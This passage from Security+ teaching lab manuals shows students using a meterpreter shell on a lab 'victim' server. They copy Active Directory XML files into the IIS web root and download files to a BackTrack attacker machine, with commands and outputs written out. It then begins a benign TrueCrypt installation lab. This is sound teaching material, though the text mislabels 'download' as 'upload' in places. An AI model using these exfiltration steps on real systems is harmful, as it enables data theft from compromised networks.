


Figure 30: The dir.txt file on the FTP site

Minimize Firefox by clicking the down arrow in the top left corner of the application.

Two common locations where important items might be stored are on the root of the C drive and on the user's desktop. On servers, the root of C often has important files.

8. In the command prompt window connected to the victim, type the following:
C:\Windows\system32>cd \
C:\>

```
C:\WINDOWS\system32>cd \  
cd \  
C:\>
```

Figure 31: Switch to the Root of C

9. In the command prompt window connected to the victim, type the following:
C:\dir

```
C:\>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 7834-3125  
  
Directory of C:\  
  
07/03/2008 04:50 PM           0 AUTOEXEC.BAT  
07/03/2008 04:50 PM           0 CONFIG.SYS  
10/24/2011 01:11 PM         734 DcList.xml  
10/24/2011 01:10 PM         702 DNSRecords.txt  
11/11/2010 08:21 PM        <DIR> Documents and Settings  
03/25/2003 07:00 AM       28,160 DOMAIN-RENAME-README.DOC  
10/24/2011 01:10 PM       1,320 Domainlist.xml  
03/25/2003 07:00 AM      41,984 GPFIXUP.EXE  
07/03/2008 05:06 PM        <DIR> I386  
01/18/2010 10:19 AM        <DIR> Inetpub  
12/02/2009 01:30 PM        <DIR> Program Files  
03/25/2003 07:00 AM     120,320 RANDOM.EXE  
07/21/2008 07:55 PM        <DIR> Temp  
03/24/2012 08:27 PM        <DIR> WINDOWS  
07/03/2008 04:50 PM        <DIR> wmpub  
                8 File(s)          193,220 bytes  
                7 Dir(s)    1,360,990,208 bytes free
```

Figure 32: Listing the Files on C:

The XML files may contain important information about the Active Directory Domain.

10. To copy the XML file to the Web Root, type the following command:

```
C:\>copy *.xml c:\inetpub\wwwroot
```

```
C:\>copy *.xml c:\inetpub\wwwroot
copy *.xml c:\inetpub\wwwroot
DcList.xml
Domainlist.xml
        2 file(s) copied.
```

Figure 33: Copying Files to the Web Root

You should receive the message, *2 file(s) copied*. Maximize the Firefox browser.

11. Type the URL <http://192.168.100.201/dclist.xml> in the Address Bar and hit enter.




Figure 34: The dclist.XML file

Notice that there is a password listed in the file.

12. In Firefox, go to <http://192.168.100.201/Domainlist.xml> and hit enter.

```

- <Forest>
  - <Domain>
    <!-- PartitionType:Application -->
    <Guid>37696ecf-be01-47b6-a035-d8b37460fe2f</Guid>
    <DNSname>DomainDnsZones.msec.local</DNSname>
    <NetBiosName/>
    <DcName/>
  </Domain>
  - <Domain>
    <!-- PartitionType:Application -->
    <Guid>c963edba-41a3-4b67-8951-82ba9f4b26e1</Guid>
    <DNSname>ForestDnsZones.msec.local</DNSname>
    <NetBiosName/>
    <DcName/>
  </Domain>
  - <Domain>
    <!-- ForestRoot -->
    <Guid>3f0ef876-3d73-45aa-a3e9-b848d1e3748b</Guid>
    <DNSname>msec.local</DNSname>
    <NetBiosName>msec</NetBiosName>
    <DcName/>
  </Domain>
</Forest>

```

Figure 35: The Domainlist.XML file

13. Minimize Firefox by clicking the down arrow in the top left corner of the application. Do not close the terminal in the BackTrack 5 system. The exercise will be continued in [Task 3.1](#).

Task 2.2 Conclusion

If File Transfer Protocol (FTP) or Hyper Text Transfer Protocol (HTTP) servers are running on a compromised system, they can be leveraged to take data out of the network. Hackers just need to copy the files they want to steal to the correct Inetpub directory.

Task 2.3 Discussion Questions

1. What is the default location on the drive where FTP files are stored?
2. What is the default location on the drive where HTTP files are stored?
3. What is the command to get a command prompt when in meterpreter?
4. How can you redirect the output of the dir command into a text file?

Task 3 Stealing Data using Meterpreter


Data theft from hackers is a serious problem for companies. If attackers are able to infiltrate an organization's system, they will use various methods to take data out of the network. If an attacker is able to get a meterpreter shell on the victim's machine, they can use the download command to steal data from the compromised machine.

Task 3.1 Stealing Data using Meterpreter's Download

To return to the Meterpreter Shell:

1. Continuing on from the [Task 2.1](#), type the following command to leave the command prompt:


```
C:\>exit
```



```
C:\>exit
meterpreter >
```

Figure 36: Leaving the Command Prompt


2. Type the following command to view your location on the victim system:
`meterpreter > pwd`



```
meterpreter > pwd
C:\WINDOWS\system32
```

Figure 32: Viewing the Directory Location


3. Type the following command to switch to the root of the C Drive:
`meterpreter > cd \`



```
meterpreter > cd \
```

Figure 37: Switching to the Root of the Drive

4. Type the following command to view your location on the victim system:
`meterpreter > pwd`



```
meterpreter > pwd
C:\
```

Figure 38: Viewing the Directory Location

5. Type the following command list the contents of the root directory:
meterpreter > ls

```
meterpreter > ls
Listing: C:\
=====
Mode                Size           Type             Last modified    Name
----                -
100777/rwxrwxrwx    0              fil             2008-07-03 16:50:20 -0400 AUTOEXEC.BAT
100666/rw-rw-rw-    0              fil             2008-07-03 16:50:20 -0400 CONFIG.SYS
100666/rw-rw-rw-    702           fil             2011-10-24 13:10:41 -0400 DNSRecords.txt
100666/rw-rw-rw-    28160         fil             2003-03-25 07:00:00 -0500 DOMAIN-RENAME-README.DOC
100666/rw-rw-rw-    734           fil             2011-10-24 13:11:13 -0400 DcList.xml
40777/rwxrwxrwx     0             dir             2010-11-11 20:21:10 -0500 Documents and Settings
100666/rw-rw-rw-    1320          fil             2011-10-24 13:10:04 -0400 Domainlist.xml
100777/rwxrwxrwx    41984         fil             2003-03-25 07:00:00 -0500 GPFIXUP.EXE
40777/rwxrwxrwx     0             dir             2008-07-03 17:06:09 -0400 I386
100444/r--r--r--    0             fil             2008-07-03 16:50:20 -0400 IO.SYS
40777/rwxrwxrwx     0             dir             2010-01-18 10:19:50 -0500 Inetpub
100444/r--r--r--    0             fil             2008-07-03 16:50:20 -0400 MSDOS.SYS
100555/r-xr-xr-x    47548         fil             2003-03-25 07:00:00 -0500 NTDETECT.COM
40555/r-xr-xr-x     0             dir             2009-12-02 13:30:35 -0500 Program Files
40777/rwxrwxrwx     0             dir             2009-12-02 13:09:42 -0500 RECYCLER
100777/rwxrwxrwx    120320        fil             2003-03-25 07:00:00 -0500 RANDOM.EXE
40777/rwxrwxrwx     0             dir             2012-03-24 21:27:56 -0400 System Volume Information
40777/rwxrwxrwx     0             dir             2008-07-21 19:55:43 -0400 Temp
40777/rwxrwxrwx     0             dir             2012-03-24 21:27:12 -0400 WINDOWS
100666/rw-rw-rw-    190           fil             2008-07-03 16:43:30 -0400 boot.ini
100444/r--r--r--    277152        fil             2003-03-25 07:00:00 -0500 ntldr
100666/rw-rw-rw-    1610612736   fil             2012-03-24 21:27:54 -0400 pagefile.sys
40777/rwxrwxrwx     0             dir             2008-07-03 16:50:48 -0400 wmpub
```

Figure 39: Listing the Root of the Drive

6. Type the following command to upload the **DNSRecords.txt** file
meterpreter > download DNSRecords.txt /root

```
meterpreter > download DNSRecords.txt /root
[*] downloading: DNSRecords.txt -> /root/DNSRecords.txt
[*] downloaded : DNSRecords.txt -> /root/DNSRecords.txt
```

Figure 40: Downloading the DNSRecords.txt file

7. Type the following command to upload the **DOMAIN-RENAME-README.DOC** file
meterpreter > download DOMAIN-RENAME-README.DOC /root

```
meterpreter > download DOMAIN-RENAME-README.DOC /root
[*] downloading: DOMAIN-RENAME-README.DOC -> /root/DOMAIN-RENAME-README.DOC
[*] downloaded : DOMAIN-RENAME-README.DOC -> /root/DOMAIN-RENAME-README.DOC
```

Figure 41: Downloading the DOMAIN-RENAME-README.DOC

- To view the two files on your local system, click on **Places** on the Backtrack menu bar, and select **Home Folder**. The two files can be viewed and opened.



Figure 42: Viewing the Stolen Files on the Attacker's System

- Type **exit** to close the meterpreter session. Close the terminal and all open windows when the task is completed.

Task 3.2 Conclusion

Meterpreter is a payload that can be utilized within the Metasploit framework. After obtaining a meterpreter shell, an attacker can use that shell to steal files from the victim machine by using the upload command. After the attacker uses meterpreter to download the files, they can be viewed and opened by the attacker on their system.

Task 3.3 Discussion Questions

- What is the command to display your current working directory in meterpreter?
- What is the command to download a file within meterpreter?
- How can you view files downloaded to your root directory?
- How do you list files on the remote system using meterpreter?

5 References

1. Metasploit's Meterpreter:
<http://dev.metasploit.com/documents/meterpreter.pdf>
2. Metasploit:
<http://metasploit.com/>
3. Microsoft Internet Information Services:
<http://www.iis.net/>
4. Nmap:
<http://nmap.org/>
5. BackTrack Linux:
<http://www.backtrack-linux.org/>



CompTIA Security+® Lab Series

Lab 14: Importance of Data Security - Securing Data Using Encryption Software

CompTIA Security+® Domain 4 - Application, Data and Host Security

Objective 4.3: Explain the importance of data security

Document Version: **2012-08-15 (Beta)**

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1	Introduction	3
2	Objective: Explain the importance of data security	3
3	Pod Topology	4
4	Lab Settings.....	5
Task 1	Installing TrueCrypt	6
Task 1.1	TrueCrypt Installation	6
Task 1.2	Conclusion.....	10
Task 1.3	Discussion Questions	10
Task 2	Creating a TrueCrypt Container	11
Task 2.1	Creating a Container	11
Task 2.2	Conclusion.....	20
Task 2.3	Discussion Questions	20
Task 3	Opening and Viewing Data within a TrueCrypt Container.....	21
Task 3.1	Using the TrueCrypt Container	21
Task 3.2	Conclusion.....	27
Task 3.3	Discussion Questions	27
5	References	28

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

During this lab, students will install and use TrueCrypt. TrueCrypt is a type of disk encryption software for use with the Windows, Mac, and Linux operating systems.

This lab includes the following tasks:

- [Task 1](#) - Installing TrueCrypt
- [Task 2](#) - Creating a TrueCrypt Container
- [Task 3](#) - Opening and Viewing Data within a TrueCrypt Container

2 Objective: Explain the importance of data security

Data needs to be protected by businesses and government agencies. When data theft occurs, companies and organizations can lose money, credibility, and customers. There have been several high profile cases mentioned in the media where a laptop was lost or stolen and a large number of individuals had their social security numbers compromised. Using disk encryption software can help protect sensitive data.

TrueCrypt [1] – TrueCrypt is a free, open source, disk encryption software for use with the Windows, Mac, and Linux operating systems. TrueCrypt can be used to encrypt the operating system drive, a data drive, or a file container within a partition.

BitLocker [2] – Included with the Enterprise and Ultimate versions of Windows Vista and Windows 7, it offers full volume Encryption. BitLocker can be utilized with either a Trusted Platform Module (TPM) chip or a USB key at startup.

FileVault 2 [3] – Starting with Mac OS X 7 (Lion), FileVault version 2 was included with the operating system. It will encrypt the full disk, not just the user's home folder.

FileVault [4] – Included with Mac OS X version 3 (Panther) through version 6 (Snow Leopard). FileVault only encrypts the user's home folder when activated for the user.

DMCrypt [5] – Can be used to encrypt devices on the Linux operating system.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

Windows 7 Internal Attack Machine	192.168.100.5
Windows 7 student password	password

Windows 7 Login:

1. Click on the Windows 7 icon on the topology.
2. Enter the username, **student** (verify the username with your instructor).
3. Type in the password, **password** and hit enter to log in (verify the password with your instructor).




Figure 2: Windows 7 login

Task 1 Installing TrueCrypt

TrueCrypt is free software that works on Windows, Mac OS X, and Linux operating systems. It can be downloaded from <http://www.truecrypt.org/>. After installing TrueCrypt, a user can:

- Mount TrueCrypt Volumes
- Create TrueCrypt Volumes
- Encrypt their Operating System Drive
- Encrypt a Data Drive

Task 1.1 TrueCrypt Installation

To install TrueCrypt on your system, perform the following tasks:

1. On the Windows 7 system, double click on the **TrueCrypt Setup 7.1a** file on your desktop.



Figure 3: The TrueCrypt Installation Package

2. Click **I accept the license terms** and click **Next**.




Figure 4: Accepting the License Agreement

You can either install TrueCrypt or extract the files and run the executable. This would be convenient if the user wanted to use the program without installing it.

3. Select **Install** to install TrueCrypt and click the **Next** button.




Figure 5: Installing TrueCrypt to the Hard Disk

4. Accept the default installation path and click the **Install** button.




Figure 6: Accepting the Default Installation Path

5. You should receive a message indicating *TrueCrypt was successfully installed*.




Figure 7: TrueCrypt Installed Successfully

6. Click **Finish** to close the installer.




Figure 8: Click Finish to Close the Installer

7. Click **No** to bypass the tutorial. If you choose to view the tutorial, you would need a PDF viewer in order to read the file.




Figure 9: View Tutorial

You will now be at the TrueCrypt screen where volumes can be created and mounted. Notice the TrueCrypt icon in the bottom right hand corner of the screen, which indicates that TrueCrypt is in use on the system.

8. Click **Exit** to leave the TrueCrypt program.

